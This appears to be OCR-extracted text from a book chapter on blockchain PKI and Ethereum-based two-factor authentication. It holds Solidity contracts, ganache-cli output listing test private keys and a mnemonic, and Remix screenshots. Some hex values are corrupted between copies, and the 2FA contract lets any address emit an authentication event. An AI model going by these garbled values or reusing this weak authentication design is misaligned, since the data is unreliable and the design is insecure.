


```
user — node /usr/local/bin/ganache-cli — 80x41
Last login: Sun May 13 15:57:44 on ttys001
[MacBook-Pro-Macbook:~ user$ ganache-cli
Ganache CLI v6.1.0 (ganache-core: 2.1.0)

Available Accounts
=====
(0) 0x9d92766c6ff285295164d29bfebceb9e88d95f21
(1) 0x7f70815e09840bdfdc8ab24fa0e6e7f46f68b45
(2) 0x2eceedf0ad7da38e35e5dfdb7d4e25510ba788d1
(3) 0x9a2b3c9c032bc34f7bd50be93872db82136e2e8a
(4) 0xcc95b95055c03c61dc406f7247e9dab60f20820d
(5) 0x9178a368f01b6fd21bda5030884c7cd4e7d73bed
(6) 0xd0914248a466e54c83cd8df1ef8b14b69b077627
(7) 0xd77e444e49e0d15c3d995d56cfb95d54d078df7f
(8) 0xec4f6e31fae1963ee59fc9082b11e3dae0c7f6f3
(9) 0x7ed265366670ff176b334dfb2ff011566e906753

Private Keys
=====
(0) 401e2344354aa597d81f0c987f717612e571597e8a9d6bbe5da54f4368a92e9a
(1) 57f92aee8eede3c53a81110debd12e8fee43fc15bfce3c56472232f5e89b687e
(2) 62037c947171f49897a456df1aff3385cf1ca46cbab3c5e13a5e06279f0b8d34
(3) 704a14e48f9e8e294309eda5aed92d8891a8fcda770013c5fb9ccf77d31acb04
(4) 2081626376ca37cba7fd6c5c11c074114506a0797c9ee140855b3476bc02bcd3
(5) ac6756b661f27a486b39a693b8884018cb12b765dd5dc6889ca9f92760e5853f
(6) 32d0606eaf5a826e30d2fffc8adf490417d84629e1e5543e120a1e086ea3f2707
(7) 74b31aff959260ab32044c1879a7a94c69cd9c8f6607aca1e226ddb398fa231
(8) 8007b7ab1b206f3cda425e48812fa8c28e07aac8493693e4ed9dd04fdc358848
(9) 1b78a1b49339bb579399908ba91d785473ddc0e18a3ab99db9cd954280ac8192

HD Wallet
=====
Mnemonic:      desert vacuum wide apology gown afford place bar quarter short et
ernal teach
Base HD Path:  m/44'/60'/0'/0/{account_index}
```



```
function addDetector(address detectorAddress) public returns (uint detectorID) {
    detectorID = detectors.length++;
    Detector storage detector = detectors[detectorID];
    detector.authority = detectorAddress;
    emit DetectorAdded(detectorID, detectorAddress);
}
```

```
function registerCA(address caAddress, string caName) public returns (uint caID){
    caID = cas.length++;
    CertificateAuthority storage ca = cas[caID];
    ca.caOwner = caAddress;
    ca.caName = caName;
    emit CAAdded(caID, caAddress, caName);
}
```



```
function registerDCP(string identifier, string data, string certHash, uint certExpiry, address CA) public returns (uint dcpID) {
    dcpID = dcps.length++;
    DomainCertificatePolicy storage dcp = dcps[dcpID];
    dcp.identifier = identifier;
    dcp.owner = msg.sender;
    dcp.data = data;
    dcp.CA = CA;
    dcp.certHash = certHash;
    dcp.certExpiry = certExpiry;
    emit DCPAdded(dcpID, msg.sender, identifier, data, certHash, certExpiry, CA);
}
```


```
function signRP(uint dcpID, uint expiry) public returns (uint signatureID) {
    if (dcps[dcpID].CA == msg.sender) {
        signatureID = rps.length++;
        ReactionPolicy storage rp = rps[signatureID];
        rp.CA = dcps[dcpID].CA;
        rp.signer = msg.sender;
        rp.attributeID = dcpID;
        rp.expiry = expiry;
        emit RPSigned(signatureID, msg.sender, rp.CA, dcpID, expiry);
    }
}
```

```
function revokeSignature(uint reactionPolicyID, string certHash, address caAddress, uint detectorIndex) public returns (uint revocationID) {
    if (rps[reactionPolicyID].signer == msg.sender || detectors[detectorIndex].authority == msg.sender) {
        revocationID = revocations.length++;
        Revocation storage revocation = revocations[revocationID];
        revocation.rpID = reactionPolicyID;
        revocation.certHash = certHash;
        revocation.CA = caAddress;
        emit SignatureRevoked(revocationID, certHash, reactionPolicyID, caAddress);
    }
}
```

```
function blacklistCA(uint caIndex, uint detectorIndex) public {
// detectors can blacklist CAs if they breach a threshold.
if (detectors[detectorIndex].authority == msg.sender) {
  if (cas.length > 1) {
    cas[caIndex] = cas[cas.length-1];
    delete(cas[cas.length-1]);
  }
  cas.length--;
}
  emit CABlacklisted(caIndex, detectorIndex);
}
```

Chapter 7: Two-Factor Authentication with Blockchain








User devices



2FA Provider




Blockchain Network

Blockchain based 2FA







```
user — node /usr/local/bin/ganache-cli — 80x41
Last login: Sun May 13 15:57:44 on ttys001
[MacBook-Pro-Macbook:~ user$ ganache-cli
Ganache CLI v6.1.0 (ganache-core: 2.1.0)

Available Accounts
=====
(0) 0x9d92766c6ff285295164d29bfebceb9e88d95f21
(1) 0x7f70815e09840bdfdc8ab24fa0e6e7f46f68b45
(2) 0x2eceedf0ad7da38e35e5fdb7d4e25510ba788d1
(3) 0x9a2b3c9c032bc34f7bd50be93872db82136e2e8a
(4) 0xcc95b95055c03c61dc406f7247e9dab60f20820d
(5) 0x9178a368f01b6fd21bda5030884c7cd4e7d73bed
(6) 0xd0914248a466e54c83cd8df1ef8b14b69b077627
(7) 0xd77e444e49e0d15c3d995d56cfb95d54d078df7f
(8) 0xec4f6e31fae1963ee59fc9082b11e3dae0c7f6f3
(9) 0x7ed265366670ff176b334dfb2ff011566e906753

Private Keys
=====
(0) 401e2344354aa597d81f0c987f717612e571597e8a9d6bbe5da54f4368a92e9a
(1) 57f92aee8eede3c53a81110debd12e8fee43fc15bfce3c56472232f5e89b687e
(2) 62037c947171f49897a456df1aff3385cf1ca46cbab3c5e13a5e06279f0b8d34
(3) 704a14e48f9e8e294309eda5aed92d8891a8fcda770013c5fb9ccf77d31acb04
(4) 2081626376ca37cba7fd6c5c11c074114506a0797c9ee140855b3476bc02bcd3
(5) ac6756b661f27a486b39a693b8884018cb12b765dd5dc6889ca9f92760e5853f
(6) 32d0606eaf5a826e30d2ffc8adf490417d84629e1e5543e120a1e086ea3f2707
(7) 74b31aff959260ab32044c1879a7a94c69cd9c8f6607aca1e226ddb398fa231
(8) 8007b7ab1b206f3cda425e48812fa8c28e07aac8493693e4ed9dd04fdc358848
(9) 1b78a1b49339bb579399908ba91d785473ddc0e18a3ab99db9cd954280ac8192

HD Wallet
=====
Mnemonic:      desert vacuum wide apology gown afford place bar quarter short et
ernal teach
Base HD Path:  m/44'/60'/0'/0/{account_index}
```



Please go to the `http://localhost:3000/` in your browser. Server will subscribe for events in the contract. You will see infinite loading while you don't call `authenticate()` method. Now you need to call `authenticate()` method for 2FA in the contract with address:

`0xe687bde5dbb150049cc33f20a13fd551920278ad`

`0 passing (0ms)`

Server running at `http://127.0.0.1:3000/`

The screenshot shows a web browser window at `localhost:3000`. The page content is mostly blank with a colorful handprint graphic in the center. The Chrome DevTools Network tab is open, showing a single network request for `localhost` with a status of `(pending)`. The table below details the network activity:

Name	Status	Type	Initiator	Size	Time
localhost	(pending)	document	Other	0 B	Pen

1 browser

2 [2] only remix transactions, script

3 Start to compile

4 TwoFactorAuth

```

1 pragma solidity ^0.4.20;
2
3
4 /// Use an ethereum address as proof of 2FA instead of a phone number.
5 contract TwoFactorAuth {
6     string public url;
7     string public service;
8
9     /// @dev The event which logs an Ethereum 2FA call that a server can listen to.
10    event Authenticated(address _user);
11
12    /// Set the url and service strings on construction.
13    /// @param _url The url this contract is intended to provide 2FA for.
14    /// @param _service The name of the service this contract intends to provide 2FA for.
15    function TwoFactorAuth(string _url, string _service) {
16        url = _url;
17        service = _service;
18    }
19
20    /// Default function rejects payments but has enough gas to authenticate users.
21    function () external {
22        Authenticated(msg.sender);
23    }
24
25    /// Authenticate a user.
26    function authenticate() {
27        Authenticated(msg.sender);
28    }
29 }

```

Static Analysis raised 2 warning(s) that req

browser/TwoFactorAuth.sol:15:5: Warning: Def function TwoFactorAuth(string _url, stri
^ (Relevant source part starts here and :

browser/TwoFactorAuth.sol:22:9: Warning: Inv Authenticated(msg.sender);
^ (Relevant source part starts here and :

browser/TwoFactorAuth.sol:27:9: Warning: Inv Authenticated(msg.sender);
^ (Relevant source part starts here and :

browser/TwoFactorAuth.sol:15:5: Warning: No function TwoFactorAuth(string _url, stri
^ (Relevant source part starts here and :

browser/TwoFactorAuth.sol:26:5: Warning: No function authenticate() {
^ (Relevant source part starts here and :

transact to TwoFactorAuth.authenticate pending ...

[block:9 txIndex:0] from:0x279...6ddcc to:0x5fb...205ad value:0 wei

1 Compile

2 Environment

3 TwoFactorAuth

4 authenticate

5 [block:9 txIndex:0]

```

1 pragma solidity ^0.4.20;
2
3
4 /// Use an ethereum address as proof of 2FA instead of a phone number.
5 contract TwoFactorAuth {
6     string public url;
7     string public service;
8
9     /// @dev The event which logs an Ethereum 2FA call that a server can listen to.
10    event Authenticated(address _user);
11
12    /// Set the url and service strings on construction.
13    /// @param _url The url this contract is intended to provide 2FA for.
14    /// @param _service The name of the service this contract intends to provide 2FA for.
15    function TwoFactorAuth(string _url, string _service) {
16        url = _url;
17        service = _service;
18    }
19
20    /// Default function rejects payments but has enough gas to authenticate users.
21    function () external {
22        Authenticated(msg.sender);
23    }
24
25    /// Authenticate a user.
26    function authenticate() {
27        Authenticated(msg.sender);
28    }
29 }

```

Environment Web3 Provider: Custom (1526239054256)

Account 0x9d9...95f21 (99.9397969999999775:)

Gas limit 3000000

Value 0 wei

TwoFactorAuth

Deploy string_url, string_service

0xe687bde6dbb150049cc33f20a3f5f51e At Address

0 pending transactions

TwoFactorAuth at 0xe68...278ad (blockchain)

(fallback)

authenticate

service

url

transact to TwoFactorAuth.authenticate pending ...

[block:9 txIndex:0] from:0x279...6ddcc to:0x5fb...205ad value:0 wei

status	0x01
from	0x279f42f65607ab32740ea3cbb7d4cc5ad2a6ddcc
to	0x5fb0e2f8136c05931b481e30cf07dd2401205ad 0x5fb0e2f8136c05931b481e30cf07dd2401205ad
gas	22475 gas
transaction cost	22475 gas
input	TwoFactorAuth
decoded input	-



2 new unread log entries


